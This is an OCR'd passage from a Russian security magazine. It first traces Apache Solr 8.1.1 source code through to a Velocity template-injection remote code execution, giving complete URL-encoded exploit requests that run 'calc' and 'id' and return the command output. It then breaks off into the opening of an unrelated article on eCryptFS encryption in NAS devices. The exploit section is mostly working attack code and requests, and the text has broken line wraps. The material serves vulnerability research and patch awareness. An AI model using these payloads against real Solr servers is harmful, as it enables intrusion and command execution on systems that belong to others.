469:         List<String> pcs = StrUtils.splitSmart(op.name.toLowerCase(Locale.ROOT), '-');
...
473:           String prefix = pcs.get(0);
474:           String name = pcs.get(1);
475:           if (cmdPrefixes.contains(prefix) && namedPlugins.containsKey(name)) {
476:             SolrConfig.SolrPluginInfo info = namedPlugins.get(name);
```



Проверка типа переданной команды и модуля

Если такой модуль найден, то обновляем его конфигурацию данными, которые переданы в запросе. Эту операцию выполняет updateNamedPlugin.


/solr-8.1.1/solr/core/src/java/org/apache/solr/handler/SolrConfigHandler.java
```
480:               overlay = updateNamedPlugin(info, op, overlay, prefix.equals("create") || prefix.equals("add"));
...
522: private ConfigOverlay updateNamedPlugin(SolrConfig.SolrPluginInfo info, CommandOperation op, ConfigOverlay overlay, boolean isCeate) {
523:   String name = op.getStr(NAME);
524:   String clz = info.options.contains(REQUIRE_CLASS) ? op.getStr(CLASS_NAME) : op.getStr(CLASS_NAME, null);
525:   op.getMap(DEFAULTS, null);
526:   op.getMap(PluginInfo.INVARIANTS, null);
527:   op.getMap(PluginInfo.APPENDS, null);
528:   if (op.hasError()) return overlay;
529:   if (!verifyClass(op, clz, info.clazz)) return overlay;
530:   if (pluginExists(info, overlay, name)) {
...
535:       return overlay.addNamedPlugin(op.getDataMap(), info.getCleanTag());
```

После того как все опции проверены, Solr записывает обновленную конфигурацию, и управление переходит к методу persistConfLocally.

/solr-8.1.1/solr/core/src/java/org/apache/solr/handler/SolrConfigHandler.java
```
494: SolrResourceLoader loader = req.getCore().getResourceLoader();
...
504:   SolrResourceLoader.persistConfLocally(loader, ConfigOverlay.RESOURCE_NAME, overlay.toByteArray());
```


Но он не перезаписывает существующий конфигурационный файл, а создает новый configoverlay.json. Это надстройка над существующей конфигурацией: сначала читается основной конфиг, а затем configoverlay.json. Благодаря такой последовательной загрузке переопределяются только настройки для некоторых модулей.

/solr-8.1.1/solr/core/src/java/org/apache/solr/core/SolrResourceLoader.java
```
888: public static void persistConfLocally(SolrResourceLoader loader, String resourceName, byte[] content) {
889:   // Persist locally
890:   File confFile = new File(loader.getConfigDir(), resourceName);
891:   try {
892:     File parentDir = confFile.getParentFile();
...
900:     try (OutputStream out = new FileOutputStream(confFile);) {
901:       out.write(content);
```



Сохранение обновленной конфигурации queryResponseWriter в файл configoverlay.json

Теперь благодаря обновленной конфигурации опция params.resource.loader.enabled установлена в true.



Добавочный конфигурационный файл configoverlay.json

Перед тем как переходить к эксплуатации, немного отвлечемся и поговорим об особенностях Java и шаблонах Velocity.

Как и большинство приложений на Java, Solr использует трехуровневую архитектуру (3-tier) приложения: уровень представления (Presentation Layer), уровень бизнес-логики (Business Layer) и уровень интерфейса данных (Data Layer). Каждый слой доступен независимо, имеет высокую автономность и построен из своих компонентов. Например, два наиболее используемых фреймворка в Java — это Struts2 и Spring MVC. Они позволяют реализовать не только классическую модель разделения Model — View — Controller (MVC), но и другие, более гибкие концепции.

В контексте этой уязвимости нас интересует только слой представления, который обслуживается различными шаблонными движками. Один из них — Velocity. По сравнению с обычными статическими страницами на HTML в шаблонах есть возможность использовать простой язык для обращения к объектам, определенным в коде на Java. Это упрощает разработку более продвинутых интерфейсов. Кроме того, при веб-разработке Velocity дает UX-дизайнерам и разработчикам бизнес-логики писать код независимо друг от друга — в том числе и параллельно. Velocity отделяет код на Java от веб-страницы, что потом облегчает обслуживание сайта.


Теперь к практике. Создадим простой шаблон Velocity.

helloworld.vm
```
Hello ${name}!  Welcome to Velocity!
```

И код к нему.

HelloWorld.java
```
import java.io.StringWriter;
import org.apache.velocity.app.VelocityEngine;
import org.apache.velocity.Template;
import org.apache.velocity.VelocityContext;
import org.apache.velocity.runtime.RuntimeConstants;
import org.apache.velocity.runtime.resource.loader.ClasspathResourceLoader;

public class HelloWorld {
  public static void main( String[] args ) throws Exception {
    /*  Инициализируем движок  */
    VelocityEngine ve = new VelocityEngine();
    ve.setProperty(RuntimeConstants.RESOURCE_LOADER, "classpath");
    ve.setProperty("classpath.resource.loader.class", ClasspathResourceLoader.class.getName());
    ve.init();
    /*  Получаем тело шаблона  */
    Template t = ve.getTemplate( "helloworld.vm" );
    /*  Создаем контекст и объявляем переменные */
    VelocityContext context = new VelocityContext();
    context.put("name", "WORLD");
    /* Выполняем рендеринг в StringWriter */
    StringWriter writer = new StringWriter();
    t.merge( context, writer );
    /* Выводим в консоль */
    System.out.println( writer.toString() );
  }
}
```


После исполнения этого файла в консоли отобразится строчка «Hello WORLD! Welcome to Velocity!». То есть через код было передано содержимое в переменную name в шаблоне.



Рендеринг простого шаблона Velocity в Java

Можно не только передавать переменные в коде, но и инициализировать их прямо в шаблоне.


helloworld.vm
```
#set($var="VARIABLE")
Hello ${name}!  Welcome to Velocity!
It's ${var} from template.
```



Переменная, объявленная внутри шаблона Velocity

И даже классы можно свободно вызывать, используя небольшой трюк. Например, запустим уже набивший оскомину калькулятор.

helloworld.vm
```
#set($t="any")
#set($rnt=$t.class.forName("java.lang.Runtime"))
#set($ex=$rnt.getRuntime().exec('calc'))
$ex.waitFor()
```



Выполнение произвольного кода через шаблон Velocity


Вот теперь у нас все готово. Нужно только вызвать этот шаблон через Solr. Для этого будем использовать запрос select.

```
http://solr.vh:8983/solr/vel/select?q=any
```

По дефолту результат возвращается в виде JSON. Это можно изменить, передав в параметре wt необходимый тип форматирования ответа на запрос (response writer). Укажем здесь velocity.


```
http://solr.vh:8983/solr/vel/select?q=any&wt=velocity
```

/solr-8.1.1/solr/core/src/java/org/apache/solr/servlet/HttpSolrCall.java
```
135: public class HttpSolrCall {
...
785:   protected QueryResponseWriter getResponseWriter() {
786:     String wt = solrReq.getParams().get(CommonParams.WT);
787:     if (core != null) {
788:       return core.getQueryResponseWriter(wt);
789:     } else {
790:       return SolrCore.DEFAULT_RESPONSE_WRITERS.getOrDefault(wt,
791:           SolrCore.DEFAULT_RESPONSE_WRITERS.get("standard"));
792:     }
793:   }
```



Получение response writer из запроса к Apache Solr

У нас нет шаблона /select.vm, поэтому сервер и возвращает ошибку.



Различные варианты ответа от сервера на запрос select

Продолжение статьи →

Но он нам и не нужен, так как мы включили возможность передавать шаблон прямо в теле запроса. Вернемся к обработчику запросов — `SolrDispatchFilter`.

/solr-8.1.1/solr/core/src/java/org/apache/solr/servlet/SolrDispatchFilter.java

```
092: public class SolrDispatchFilter extends BaseSolrFilter {
...
342:   public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws IOException, ServletException {
343:     doFilter(request, response, chain, false);
...
346:   public void doFilter(ServletRequest _request, ServletResponse
_response, FilterChain chain, boolean retry) throws IOException,
ServletException {
347:     if (!(_request instanceof HttpServletRequest)) return;
348:     HttpServletRequest request = closeShield((HttpServletRequest
)_request, retry);
349:     HttpServletResponse response = closeShield((HttpServletResp
onse)_response, retry);
...
394:       HttpSolrCall call = getHttpSolrCall(request, response,
retry);
395:       ExecutorUtil.setServerThreadFlag(Boolean.TRUE);
396:       try {
397:         Action result = call.call();
```

Здесь управление передается методу `org.apache.solr.servlet.HttpSolrCall#call`.


/solr-8.1.1/solr/core/src/java/org/apache/solr/servlet/HttpSolrCall.java

```
175:   public HttpSolrCall(SolrDispatchFilter solrDispatchFilter,
CoreContainer cores,
176:                       HttpServletRequest request, HttpServletResponse
response, boolean retry) {
...
468:   public Action call() throws IOException {
```

Немного дальше по коду происходит вызов `org.apache.solr.servlet.HttpSolrCall#writeResponse`.

/solr-8.1.1/solr/core/src/java/org/apache/solr/servlet/HttpSolrCall.java

```
519:       HttpServletResponse resp = response;
...
535:             SolrQueryResponse solrRsp = new SolrQueryResponse();
...
556:             QueryResponseWriter responseWriter = getRes
ponseWriter();
...
558:             writeResponse(solrRsp, responseWriter, reqMethod);
```



Отладка Apache Solr. Вызов writeResponse

Здесь `responseWriter` — это объект класса `VelocityResponseWriter`. Он парсит и рендерит шаблон. Сначала выполняется инициализация шаблонизатора.

/solr-8.1.1/solr/core/src/java/org/apache/solr/servlet/HttpSolrCall.java

```
827: private void writeResponse(SolrQueryResponse solrRsp, QueryR
esponseWriter responseWriter, Method reqMethod)
...
849:       QueryResponseWriterUtil.writeQueryResponse(out, respon
seWriter, solrReq, solrRsp, ct);
```

/solr-8.1.1/solr/core/src/java/org/apache/solr/response/QueryResponseWriterUtil.java

```
33: public final class QueryResponseWriterUtil {
34:   private QueryResponseWriterUtil() { /* static helpers only */ }
...
43:   public static void writeQueryResponse(OutputStream outputStream
,
44:       QueryResponseWriter responseWriter, SolrQueryRequest solrRe
quest,
45:       SolrQueryResponse solrResponse, String contentType) throws
IOException {
...
64:       Writer writer = buildWriter(out, ContentStreamBase.getCha
rsetFromContentType(contentType));
65:       responseWriter.write(writer, solrRequest, solrResponse);
```

/solr-8.1.1/solr/contrib/velocity/src/java/org/apache/solr/response/VelocityResponseWriter.java

```
149: public void write(Writer writer, SolrQueryRequest request,
SolrQueryResponse response) throws IOException {
150:   VelocityEngine engine = createEngine(request);  // TODO: have
HTTP headers available for configuring engine
```

Посмотрим, откуда берется имя шаблона.

/solr-8.1.1/solr/contrib/velocity/src/java/org/apache/solr/response/VelocityResponseWriter.java

```
152: Template template = getTemplate(engine, request);
```

Для этого выполняется метод `getTemplate`. Заглянем в его код.

/solr-8.1.1/solr/contrib/velocity/src/java/org/apache/solr/response/VelocityResponseWriter.java


```
357: private Template getTemplate(VelocityEngine engine, SolrQu
eryRequest request) throws IOException {
358:   Template template;
359:
360:   String templateName = request.getParams().get(TEMPLATE);
...
363:   String path = (String) request.getContext().get("path");
364:   if (templateName == null && path != null) {
365:     templateName = path;
...
371:   try {
372:     template = engine.getTemplate(templateName + TEMPLATE_EXTENS
ION);
```

Это интересно. Сначала имя шаблона берется из запроса, параметр `v.template`.

/solr-8.1.1/solr/contrib/velocity/src/java/org/apache/solr/response/VelocityResponseWriter.java

```
61: public class VelocityResponseWriter implements QueryResponseWr
iter, SolrCoreAware {
...
70:   public static final String TEMPLATE = "v.template";
```

Если такой параметр не указан, в качестве имени шаблона используется `path`. Поэтому в нашем случае сервер пробует загрузить `/select.vm`.



Получение имени файла с шаблоном в Velocity

Отлично, теперь можно указать любое имя файла для загрузки в качестве шаблона.


```
http://solr.vh:8983/solr/vel/select?q=any&wt=velocity&v.template=poc
```

Только вот это не особенно поможет в нашем случае, нам-то нужно выполнить конкретный код. Чтобы обойти эту проблему, рассмотрим подробнее инициализацию движка Velocity.

/solr-8.1.1/solr/contrib/velocity/src/java/org/apache/solr/response/VelocityResponseWriter.java

```
149: public void write(Writer writer, SolrQueryRequest request,
SolrQueryResponse response) throws IOException {
150:   VelocityEngine engine = createEngine(request);  // TODO: have
HTTP headers available for configuring engine
...
280: private VelocityEngine createEngine(SolrQueryRequest request) {
281:   VelocityEngine engine = new VelocityEngine();
...
311:   if (paramsResourceLoaderEnabled) {
312:     loaders.add("params");
313:     engine.setProperty("params.resource.loader.instance", new
SolrParamResourceLoader(request));
314:   }
```

Узнаешь этот параметр? Да, это именно та настройка, что я перезаписывал в конфиге.



Проверка настройки params.resource.loader.enabled при инициализации Velocity

А далее в дело вступает `SolrParamResourceLoader`.


/solr-8.1.1/solr/contrib/velocity/src/java/org/apache/solr/response/SolrParamResourceLoader.java

```
33: public static final String TEMPLATE_PARAM_PREFIX = Veloci
tyResponseWriter.TEMPLATE + ".";
...
35: private Map<String,String> templates = new HashMap<>();
36: public SolrParamResourceLoader(SolrQueryRequest request) {
...
43:   SolrParams params = request.getParams();
44:   Iterator<String> names = params.getParameterNamesIterator();
45:   while (names.hasNext()) {
46:     String name = names.next();
47:
48:     if (name.startsWith(TEMPLATE_PARAM_PREFIX)) {
49:       templates.put(name.substring(TEMPLATE_PARAM_PREFIX.length()
) + VelocityResponseWriter.TEMPLATE_EXTENSION,params.get(name));
50:     }
51:   }
52: }
```

Этот код берет все параметры из запроса, и если они начинаются на `v.template.`, то они записываются в список шаблонов. Рассмотрим на примере. Допустим, я отправляю следующий запрос.

```
http://solr.vh:8983/solr/vel/select?q=any&wt=velocity&v.template=poc&
v.template.poc=HELLO!
```

После того как отработает код выше, в переменной `templates` будет находиться шаблон с именем `poc.vm` и содержимым `HELLO!`.



Создание Velocity-шаблона из запроса в Apache Solr

Теперь все возможности для удачной эксплуатации у нас в руках. Формируем запрос. Полезную нагрузку нужно преобразовать в кодировку, безопасную для URL. Переносы строк можно спокойно заменять на пробелы. В результате


```
#set($t="any")
#set($rnt=$t.class.forName("java.lang.Runtime"))
#set($ex=$rnt.getRuntime().exec('calc'))
$ex.waitFor()
```

преобразуется в

```
%23set%28%24t%3D%22any%22%29+%23set%28%24rnt%3D%24t.class.
forName%28%22java.lang.Runtime%22%29%29+%23set%28%24ex%3D%24rnt.
getRuntime%28%29.exec%28%27calc%27%29%29+%24ex.waitFor%28%29
```

Собираем все в одном запросе, отправляем на сервер и наблюдаем заветный калькулятор.

```
http://solr.vh:8983/solr/vel/select?q=any&wt=velocity&v.template.
%2fselect=%23set%28%24t%3D%22any%22%29+%23set%28%24rnt%3D%24t.class.
forName%28%22java.lang.Runtime%22%29%29+%23set%28%24ex%3D%24rnt.
getRuntime%28%29.exec%28%27calc%27%29%29+%24ex.waitFor%28%29
```




Выполнение произвольного кода в Apache Solr через шаблоны

Здесь в качестве шаблона я использовал несуществующий `/select.vm`. Тот же самый результат будет, если указать имя шаблона прямо в запросе. Вот пример с более продвинутым эксплоитом, который выводит результат работы выполненной команды.

```
#set($x='')
#set($rt=$x.class.forName('java.lang.Runtime'))
#set($chr=$x.class.forName('java.lang.Character'))
#set($str=$x.class.forName('java.lang.String'))
#set($ex=$rt.getRuntime().exec('id'))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()]) $str.valueOf($chr.toChars($out.
read()))
#end
```


```
http://solr.vh:8983/solr/vel/select?q=any&wt=velocity&v.template=poc&
v.template.poc=%23set%28%24x%3D%27%27%29%20%23set%28%24rt%3D%24x.
class.forName%28%27java.lang.
Runtime%27%29%29%20%23set%28%24chr%3D%24x.class.forName%28%27java.
lang.Character%27%29%29%20%23set%28%24str%3D%24x.class.
forName%28%27java.lang.String%27%29%29%20%23set%28%24ex%3D%24rt.
getRuntime%28%29.exec%28%27id%27%29%29%20%24ex.
waitFor%28%29%20%23set%28%24out%3D%24ex.getInp
utStream%28%29%29%20%23foreach%28%24i%20in%20%5B1..%24out.availa
ble%28%29%5D%29%20%24str.valueOf%28%24chr.toChars%28%24out.
read%28%29%29%29%20%23end
```



RCE в Apache Solr через шаблоны с выводом результата работы

На просторах гитхаба ты можешь найти еще массу подобных и более продвинутых пейлоадов.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ЗАКЛЮЧЕНИЕ

Сегодня мы рассмотрели две уязвимости, которые частенько встречаются при аудитах корпоративных окружений. Они помогают получить доступ к серверу для закрепления в сети, разведки и атаки на внутренние ресурсы.

Разработчики выпустили обновленные версии Solr и патчи к старым. Так что, если администрируешь такой сервер, спеши обновляться!

ДЫРЯВЫЕ ДИСКИ

ПОЧЕМУ НЕ СТОИТ ПОЛАГАТЬСЯ НА ШИФРОВАНИЕ СРЕДСТВАМИ NAS

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

Шифрованием пользуются все. Будь то BitLocker в Windows, LUKS в Linux, кросс-платформенный VeraCrypt или встроенная в смартфоны Android и Apple система шифрования, мы привыкли к определенному набору функций. Привыкли к мгновенной смене пароля, уничтожению данных через удаление ключа шифрования, к высокой стойкости шифрования. Казалось бы, специализированные NAS тем более должны оправдывать все эти ожидания. Но на деле во многих NAS ситуация с шифрованием весьма печальна, и виной тому — файловая система eCryptFS.

ШИФРОВАНИЕ В СЕТЕВЫХ НАКОПИТЕЛЯХ (NAS)

Рынок сетевых хранилищ для домашних и офисных пользователей выглядит достаточно интересно. Самые массовые модели — Western Digital, производителя жестких дисков. NAS от WD привлекают низкой ценой, иногда даже отрицательной: диск в накопителе обходится дешевле такого же диска отдельно. При этом шифрования данных в тех самых массовых моделях WD просто нет. Нет совсем, как класса.

Особое место занимает компания Synology, домашние сетевые накопители которой отличаются красивым, хорошо оптимизированным софтом, качественным железом и длительным периодом поддержки — за соответствующие деньги. Популярностью пользуется и ближайший конкурент — компания QNAP, устройства начального уровня которой имели статистически значимые проблемы с качеством, а остальные используют не самый быстрый, перегруженный функциями и время от времени пробивающейся рекламой софт.

В роли догоняющих выступают такие производители, как ASUS (Asustor) и TerraMaster. Не выдержав конкуренции, сошли с дистанции Thecus и малоизвестные у нас Drobo и Buffalo. В отличие от Western Digital, большинство моделей этих производителей поддерживает шифрование, позволяющее защитить пользовательские данные. Производители поделились на два лагеря: представители одного из них (QNAP, Thecus) используют шифрование на уровне тома (volume-based encryption), в то время как второй лагерь (Synology, Asustor, TerraMaster) предпочитает шифрование отдельных сетевых папок на уровне файловой системы. У каждого способа есть свои преимущества и недостатки. Нас интересуют представители второго лагеря, использующие для шифрования криптографическую файловую систему eCryptFS.

ECRYPTFS В NAS: ДОСТОИНСТВА И НЕДОСТАТКИ


Во всех исследованных NAS, использующих шифрование сетевых папок, защита реализована средствами стандартной для Linux файловой системы eCryptFS, о которой можно почитать здесь или здесь. С точки зрения производителей NAS, eCryptFS обладает рядом достоинств:

1. Уже готовое, проверенное решение: не нужно разрабатывать самостоятельно (обычно качественно реализовать вещи, которые относятся к безопасности, у производителей NAS не получается, поэтому использование готовых компонентов — меньшее зло).
2. Стандартная реализация шифрования позволяет просто скопировать зашифрованную папку, к примеру, на другой накопитель — и данные останутся зашифрованными. При этом смонтировать и расшифровать такую папку получится стандартными средствами на любом компьютере с Linux. Приятный бонус: зашифрованные файлы можно скопировать и на диск, отформатированный в NTFS или FAT32/exFAT.
3. Бесплатно: не нужно платить за лицензии, снижается себестоимость устройства.
4. Безопасное резервное копирование: для создания и поддержания резервных копий (в том числе инкрементных) нет необходимости расшифровывать данные и монтировать зашифрованные сетевые папки. На самом деле администратор может даже не знать пароли от каждой из зашифрованных папок — данные все равно будут корректно скопированы или восстановлены. Изменения в незашифрованных файлах отражаются и в зашифрованных. Важный с точки зрения безопасности момент: нет необходимости хранить ключи шифрования в самом NAS, что делает резервное копирование не только удобным, но и безопасным. Впрочем, не буду незаслуженно хвалить производителей NAS: об этой возможности eCryptFS знают далеко не все, а воспользоваться ей достаточно сложно. Например, в Synology тебе придется установить приложение Hyper Backup и разобраться с принципом его работы — или пользоваться rsync из командной строки.
5. Поскольку шифруются отдельные сетевые папки, не имеет значения, на каком из физических или логических накопителей они расположены. Главное, чтобы была поддержка на уровне файловой системы. Впрочем, шифрование сетевых папок на внешних накопителях, которые можно подключить к NAS через USB, не поддерживает ни один известный мне производитель NAS независимо от того, какая на внешнем устройстве файловая система. (В накопителях Asustor можно назначить один или несколько встроенных дисков в качестве архивных; для таких дисков шифрование доступно.)
6. Каждый пользователь может зашифровать свою папку своим собственным паролем. Таким образом обеспечивается защита данных каждого авторизованного пользователя NAS от других авторизованных пользователей.
7. Шифруются как сами данные, так и имена папок и файлов. Но не структура каталогов, количество и размер файлов.

Есть у eCryptFS и целый ряд недостатков, способных серьезно повлиять на опыт использования NAS или даже сделать шифрование невозможным.

